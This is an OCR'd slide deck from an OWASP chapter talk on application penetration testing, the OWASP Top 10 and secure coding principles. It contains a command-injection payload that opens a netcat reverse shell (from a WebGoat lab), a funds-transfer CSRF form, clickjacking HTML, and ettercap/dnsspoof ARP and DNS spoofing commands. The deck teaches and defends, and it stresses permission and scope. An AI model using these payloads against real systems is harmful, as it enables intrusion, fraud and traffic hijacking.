OWASP Application Security – Building and Breaking Applications

Welcome Rochester OWASP Chapter

Ralph Durkee - Durkee Consulting, Inc.
info@rd1.net

OWASP: About US


- **OWASP = Open Web Application Security Project**
- Dedicated to making application security superior
- 200 Chapters, and Hundreds of Projects
- ROC Chapter www.owasp.org/rochester
- **2 mailing list**
  - Announcements Only
  - Discussion List
- Meetings approximately every quarter
- Individual OWASP membership is only $50/yr
- AppSecUSA 2015 is next week in San Francisco

Next ROC OWASP Meet

NodeJS Security – Jason Ross - Friday Nov 13th

- NodeJS an industry standard for agile web applications.
- NodeJS – what it is, what it isn’t, how to get it running
- Examine common problems and security risks
- Options to secure and audit NodeJS projects.
- **Jason Ross** is a Senior Consultant specializing in web application testing, Android application and device testing, and incident response management, security research, speaker at BlackHat DC, Bsides Def CON

Who's Ralph Durkee?



- **Principal Security Consultant**
  Durkee Consulting Inc.
- **Founder of Rochester OWASP**
- **Past President of Rochester ISSA**
- **Application Security Consulting**, development, auditing, application penetration testing
- **Penetration Tester**, Security Trainer, Incident Handler and Auditor
- **Certifications**: CISSP, C|EH, GSEC, GCIH, GSNA, GCIA, GPEN

Agenda

- Why Application Security?
- Application Penetration Testing Basics
- OWASP Top 10
  - A2 – Broken Auth and Session Management
  - A7 – Missing Functional Level Control
  - A8 – Cross-Site Request Forgery
- OWASP Secure Coding Principles
  - SCP3 - Principle of Least Privilege
  - SCP4 - Principle of Defense in Depth
- Penetration Testing Kill Chain Examples

Application Security is Hot

- Information Security is **Hot**

  Cisco estimates a million unfilled security jobs worldwide. *(Network World - Mar 2015)*

- Application Development is even **Hotter**

  10 hottest IT skills for 2015 *(Network World Nov 2014)*

  #1 = Programming/Application Development

  #4 = Security/Compliance Governance

  #5 = Web Development


- **Combine both: Application Security** if you really want to be in demand

Why is Application Security so Hot?

- App Security is both Critical and Challenging
- Three Major Attack Trends (same since 2004)
  - **Clients Attacks** (via email, web, phishing)
  - **Targeted Attacks** (esp. against Mid-sized org's)
  - **Application Attacks**
- Traditional Network Security isn't sufficient
- Web Application Firewalls are helpful,
  but not sufficient
- Applications must protect themselves

Attacks, Layers & Security Controls

Attack Layers of the "Stack"	Security Controls
Network Protocols	Firewalls, Routers, VPNs, IDS & IPS and Vulnerability Scanners
Operating Systems	Operating System Patches and Configuration, Authentication, Authorization, Encryption, and Vulnerability Scanners
Commercial and Open Source Development Platforms & Application Tiers	Minimize Services, Application Configuration, Patches, Application Level Authentication Authorization, and Vulnerability Scanners
Custom Application Code	**Secure Software Development Life-cycle, Application Vulnerability Scanners, Application Penetration Testing & Abuse Case Testing**
People and Processes	User Training Against Social Engineering & Phishing



App Security is Hard!


- Android StageFright Vulnerability
  - Announce July 21 2015
  - First fixes available in early Aug, left the libStageFright still with vulnerabilities
  - More patches rolled out in August
- Many many more examples where large, well funded organizations don't get software security right on the first or even on the second try.

What makes App Security so Hard?

- Applications are often a complex with many layers
- The Attacker only needs one weakness in any one layer or component
- Application Security isn't a priority at the top of most organizations
- Custom application requires custom security
- Application Penetration Testing is cool, I love it, but I admit it doesn't solve the root problem.
  Jeff Williams, 2009 AppSec: "We can't hack ourselves secure"
- Application Security is relatively expensive, as it isn't a one time cost or one time fix but must be integrated into the development life-cycle.
- **Applications must protect themselves**

Application Penetration Testing Basics: Using a Proxy

- Tool: Proxy such as Burp or OWASP ZAP
- Proxies between the Browser and Web App, or between the Mobile App and the Web Service



Command injection attacks represent a serious threat to any parameter-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks an incredible number of systems on the internet are susceptible to this form of attack.
Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can be almost totally prevented. This lesson will show the student several examples of parameter injection.
It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries.
Try to inject a command to the operating system.
You are currently viewing: **AccessControlMatrix.help**
Select the lesson plan to view: AccessControlMatrix.help


Cookies / Parameters

Cookies

comment	
domain	
httpOnly	false
maxAge	-1
name	JSESSIONID
path	
secure	false
value	65448E858A8DC84E40A01F40C 2D
version	0

Params

Param	Value
Screen	11
menu	1100



Filter: Hiding unresponded items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
67	http://127.0.0.1:8080	GET	/WebGoat/service/lessontitle.mvc	☐	☐	200	242	HTML	mvc
68	http://127.0.0.1:8080	GET	/WebGoat/service/cookie.mvc	☐	☐	200	407	JSON	mvc
69	http://127.0.0.1:8080	GET	/WebGoat/service/hint.mvc	☐	☐	200	784	JSON	mvc
70	http://127.0.0.1:8080	GET	/WebGoat/service/source.mvc	☐	☐	200	288	script	mvc
71	http://127.0.0.1:8080	GET	/WebGoat/service/lessonplan.mvc	☐	☐	200	281	script	mvc
72	http://127.0.0.1:8080	GET	/WebGoat/service/solution.mvc	☐	☐	200	326	HTML	mvc
73	http://127.0.0.1:8080	POST	/WebGoat/attack?Screen=11&me...	✓	☐	200	5113	HTML	
74	http://127.0.0.1:8080	GET	/WebGoat/service/cookie.mvc	☐	☐	200	407	JSON	mvc
75	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc	☐	☐	200	15640	JSON	mvc
76	http://127.0.0.1:8080	POST	/WebGoat/attack?Screen=11&me...	✓	☐	200	4980	HTML	
77	http://127.0.0.1:8080	GET	/WebGoat/service/cookie.mvc	☐	☐	200	407	JSON	mvc
78	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc	☐	☐	200	15640	JSON	mvc

POST request to /WebGoat/attack


Type	Name	Value
URL	Screen	11
URL	menu	1100
Cookie	JSESSIONID	65448E858A8DC84E40A01F40CE0DCE2D
Body	HelpFile	AccessControlMatrix.help
Body	SUBMIT	View

Body encoding: application/x-www-form-urlencoded

Application Penetration Testing Basics: Using a Proxy (2)

- Everything can be modified (cookies, headers, hidden and normal parameters)
- Look for what is assumed or what is trusted
- Example: change AccessControlMatrix.help to

AccessControlMatrix.help"%26nc%20pt_laptop%20443|%20"/bin/bash


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go Cancel < >
Request
Raw Params Headers Hex
Add Remove Up Down
Response
Raw

Burp Suite Professional v1.6.27 - licensed to Durkee Consulting [single user license]

Target: http://127.0.0.1:8080

POST request to /WebGoat/attack

Type	Name	Value
URL	Screen	11
URL	menu	1100
Cookie	JSESSIONID	65448E858A8DC84E40A01F40CE0DCE2D
Body	HelpFile	AccessControlMatrix.help&&nc pt_laptop 443 -e /bin/bash
Body	SUBMIT	View

Application Penetration Testing Basics: Using a Proxy (3)

- Exploit Results – Connection to PT netcat listener with ping cmd executed as evidence.

```
# netcat -vnl 443
Connection from 10.20.30.106 port 443 [tcp/*] accepted
ping -c 1 10.20.30.101
```


```
# tcpdump -nn host 10.20.30.106 and icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 byte

13:21:50.486938 IP 172.20.30.106 > 172.20.30.111: ICMP echo request, id 4012,
seq 1, length 64

13:21:50.486959 IP 172.20.30.111 > 172.20.30.106: ICMP echo reply, id 4012, seq
1, length 64
```

OWASP Top 10

Three of the OWASP Top 10	
A1 – Injection	A6 – Sensitive Data Exposure
A2 - Broken Authentication and Session Management	**A7 – Missing Function Level Access Control**
A3 – Cross-Site Scripting (XSS)	**A8 - Cross-Site Request Forgery (CSRF)**
A4 – Insecure Direct Object References	A9 - Using Components with Known Vulnerabilities
A5 – Security Misconfiguration	A10 – Unvalidated Redirects and Forwards

OWASP Top 10 – A2: Broken Auth and Session Management

A2 RISKS



- Authentication and session management are often not implemented correctly
- Attackers may steal, discover, guess, or fix the session ID value.
- Having the session ID allows the attacker to assume the users' identity and privileges

OWASP Top 10 – A2: Broken Auth and Session Management

A2 ATTACKS

- Guessing of Session IDs can be easily automated
- Sessions IDs can be disclosed via
  - Cross-site scripting to send the session ID to the attacker
  - Disclosed over the network via HTTP
  - Disclosed by MITM due to weak HTTPS configurations
  - Disclosed in a URL
  - Disclosed in a session on shared computer
- Sessions IDs can be predetermined via Session Fixation attacks. *(The attacker provides a session ID via phishing, XSS, or malicious website)*

OWASP Top 10 – A2: Broken Auth and Session Management

A2 DEFENSES

- Do NOT roll-your-own authentication or Session management, it is really hard!
- Use a built-in session management.
- Session IDs must be long and unpredictable (>= 128 bits / 16 bytes)
- Server side Session timeout and invalidation
- Change value when privileges change (such as login)
- Stored in Cookie with Secure & HttpOnly flags & limited domain and path attributes, expires at end of the session
- See Also *https://www.owasp.org/index.php/Session_Management_Cheat_Sheet*

OWASP Top 10 – A7: Missing Functional Level Access Control

A7 RISKS

- Access rights are checked before the functionality is made visible in the UI.
- Then the application fails to verify the same access rights on the server when the function is accessed.
- Attackers may access privileged functions by forceful browsing or a forged requests without proper authorization.

OWASP Top 10 – A7: Missing Functional Level Access Control


A7 ATTACKS

- **Forceful Browsing -** Just entering the correct URL in the browser to access the privileged operations
- **Parameter Tampering** – May change parameters values beyond the listed options.
- **Forged Request** – Just because a form wasn't provided doesn't mean a request can't be submitted.

OWASP Top 10 – A7: Missing Functional Level Access Control

A7 DEFENSES

- Authorization module should be consistent and easy to analyze so that it can be audited
- Authorization should deny access by default.
- Authorization module should be external to the main code, so that it's not hard coded in each page or function.
- For example some application frameworks may check privileges before access to specific paths or directories.



OWASP Top 10 – A8: Cross-Site Request Forgery


A8 RISKS

- A CSRF attack tricks a logged-on victim’s browser to send a forged request
- The request includes the victim’s session cookie so that it is authenticated and authorized
- The application accepts the request as legitimate
- Forged request may be created via XSS, Phishing, Malicious or compromised website, or other techniques.

OWASP Top 10 – A8: Cross-Site Request Forgery

A8 ATTACKS

- High value operations that change the state of the application are targeted, such as
  - Change the password, or account details
  - Admin operations such as create account or change the security options.
  - Make purchases or transfer money
- Creating a Phishing email with malicious link, and/or place the attack on a website.
- Inject the attack code via MITM attacks



OWASP Top 10 – A8: Cross-Site Request Forgery

A8 ATTACK EXAMPLES

- Forged request to enable external access to a firewall or VPN
- Change account email, or password
- Change account physical shipping address
- Transfer funds to another account.

```
<form action="http://bank.example.com/transfer.do"
method="POST">
    <input type="hidden" name="acct" value="durkee"/>

     <input type="hidden" name="amount"
       value="100000"/>

     <input type="submit" value="View my pictures"/>

</form>
```

OWASP Top 10 – A8: Cross-Site Request Forgery

A8 DEFENSES

- Include a Anti-CSRF token in each requests.
  - The token must be unpredictable
  - Must change at least per session
  - Must validated correct token on the server
  - Use hidden field, rather than URL parameter
  - Can be used across the entire application or just for sensitive operations.
  - OWASP CSRF Guard or OWASP ESAPI can be used for Java, .Net or PHP.
- Alternative may require re-authentication, or use CAPTCHA instead of a random token.

OWASP Secure Coding Principles

- SCP1 Minimize Attack Surface Area
- SCP2 Establish Secure Defaults
- **SCP3 Principle of Least Privilege**
- **SCP4 Principle of Defense in Depth**
- SCP5 Fail Securely
- SCP6 Don’t Trust Services
- SCP7 Separation of Duties
- SCP8 Avoid Security by Obscurity
- SCP9 Keep Security Simple
- SCP10 Fix Security Issues Correctly

OWASP SCP3 - Principle of Least privilege

- Accounts are given least privileges required to perform their operations
- Applies to user accounts, and especially to application accounts
- Do not use administrative accounts for application access
- Use read-only access when possible
- Limit DB access to specific tables, or at least to specific database.
- Use separate accounts for sensitive information.

OWASP SCP4 - Principle of Defense in depth

- Multiple layers of controls are necessary
- A single control will fail at some time and is insufficient by itself
- Over time application modules are used in ways not originally anticipated
- Each software module should validate inputs and sanitize or encode its outputs appropriately.
- Generate error logs of failed operations.

Application Exploit Kill Chain Example 1 – The Vulnerabilities

- **Application Exploit Kill Chain** - Attackers exploit multiple vulnerabilities to accomplish their goal

  Step 1) Recon Testing: The attacker probes and tests the web application to discover the vulnerabilities.

  - **V1** - Application is only partially HTTPS enabled. Credentials are sent via HTTPS, but initial page and some scripts are accessed via HTTP.
  - **V2** - The application is vulnerable to CSRF on administrative operations
  - **V3** – The application is vulnerable to click-jacking.

Application Exploit Kill Chain Example 1 – The Attack

Step 2) CSRF: The attacker creates a CSRF form to create a new administrative user with a chosen name and password provided in hidden fields. Visually the form is just one big submit button.

Step 3) ClickJack: A web page is created with the web application in an iframe, but the CSRF form is placed invisibly in front of the web application for the ClickJack attack.

(actually we'll use 40% opaque in order to ***see*** *the attack)*

Example Clickjack w/ CSRF- <head>

```
    <head>
        <style type="text/css"><!--
                *{ margin:0; padding:0;
                }
                Body { background:#ffffff; }
. . .
                #content {
                    width: 700px; height: 700px;
                    margin-top: 150px ; margin-left: 150px;
                }
                #clickjack
                {
                    position: absolute;
                    left: 172px; top: 60px;
                    filter: alpha(opacity=40);
                    opacity:0.4
                }
        //--></style>
    </head>
```

Example Clickjack w/ CSRF - <body>


```
<body>
    <div id="content">
       <iframe src="http://badapp.example.com/"
            width="600" height="600" >
       </iframe>
    </div>
    <iframe id="clickjack" src="CSRF1.html"
        width="500" height="500"
        scrolling="no" frameborder="none">
    </iframe>
</body>
```

Application Exploit Kill Chain Example 1 – The Attack (2)

Step 4) The attacker uses DNS spoofing of badapp.example.com to draw the victim to the malicious web page. We'll use ettercap for arp spoofing combined with dnsspoof this time.

```
Gateway = 10.20.30.1  and Victim = 10.20.30.106

# cat spoof_hosts # (Attacker's malicious website)
10.23.154.197   badapp.example.com

Perform two-way ARP spoof between victim and gateway.
# ettercap -i eth0 -Tq -M arp /10.20.30.1/ /10.20.30.106/

Spoofs DNS reply for badapp when it sees the DNS request
# dnsspoof -i eth0 -f spoof_hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 10.20.30.111]
10.20.30.106.18600 > 10.20.30.1.53:  16302+ A? badapp.example.com
10.20.30.106.18600 > 10.20.30.1.53:  16302+ A? badapp.example.com
```

Application Exploit Kill Chain Example 1 – The Result



How To Work With WebGoat

Welcome to a brief overview of WebGoat.

Environment Information

WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to run on localhost although this can be easily changed, see the "Tomcat Configuration" section in the

Application Exploit Kill Chain Example 2

- Example 2: Application Vulnerabilities
  - **V1** - Application discloses detailed system runtime information to administrative users including running process environment variables and start up options.
  - **V2 –** The middleware application account and password are passed to the application as a command line argument instead of from a protected file.
  - **V3** – The application uses an administrative account to access the middleware.
  - **V4** – The URL for detailed system runtime information is accessible using forceful browsing by external non-admin users.

Application Exploit Kill Chain Example 2 Attack

1. Login as an external unprivileged customer
2. Copy the URL for system runtime information into the browser.
3. Search for and collect the middleware login and password.
4. Unfortunately, getting external access to the middleware is not in scope.

Remember: Professionals always stay in scope!

OWASP Application Security Summary

- App Security is very challenging and often not well understood
- Knowing how to build secure and break insecure applications are important, in-demand skills
- Professional App Pen Testers always get permission first and stay within scope.
- Use OWASP Resources like WebGoat to train yourself
- Attend a OWASP chapter meetings and conferences.
- Sign-up on Rochester OWASP Chapter mailing lists **https://www.OWASP.org/rochester**

OWASP Application Security – Building and Breaking Applications

THANK YOU!

Ralph Durkee - Durkee Consulting, Inc.
info@rd1.net

Resources - Non-Profit Groups & Events

OWASP Rochester Chapter

https://www.OWASP.org/rochester

OWASP Top 10

https://www.owasp.org/index.php/Top10

OWASP Secure Coding Principles

https://www.owasp.org/index.php/Secure_Coding_Principles

Rochester ISSA Chapter

https://www.RocIssa.org/

Rochester Security Summit

https://www.RochesterSecurity.org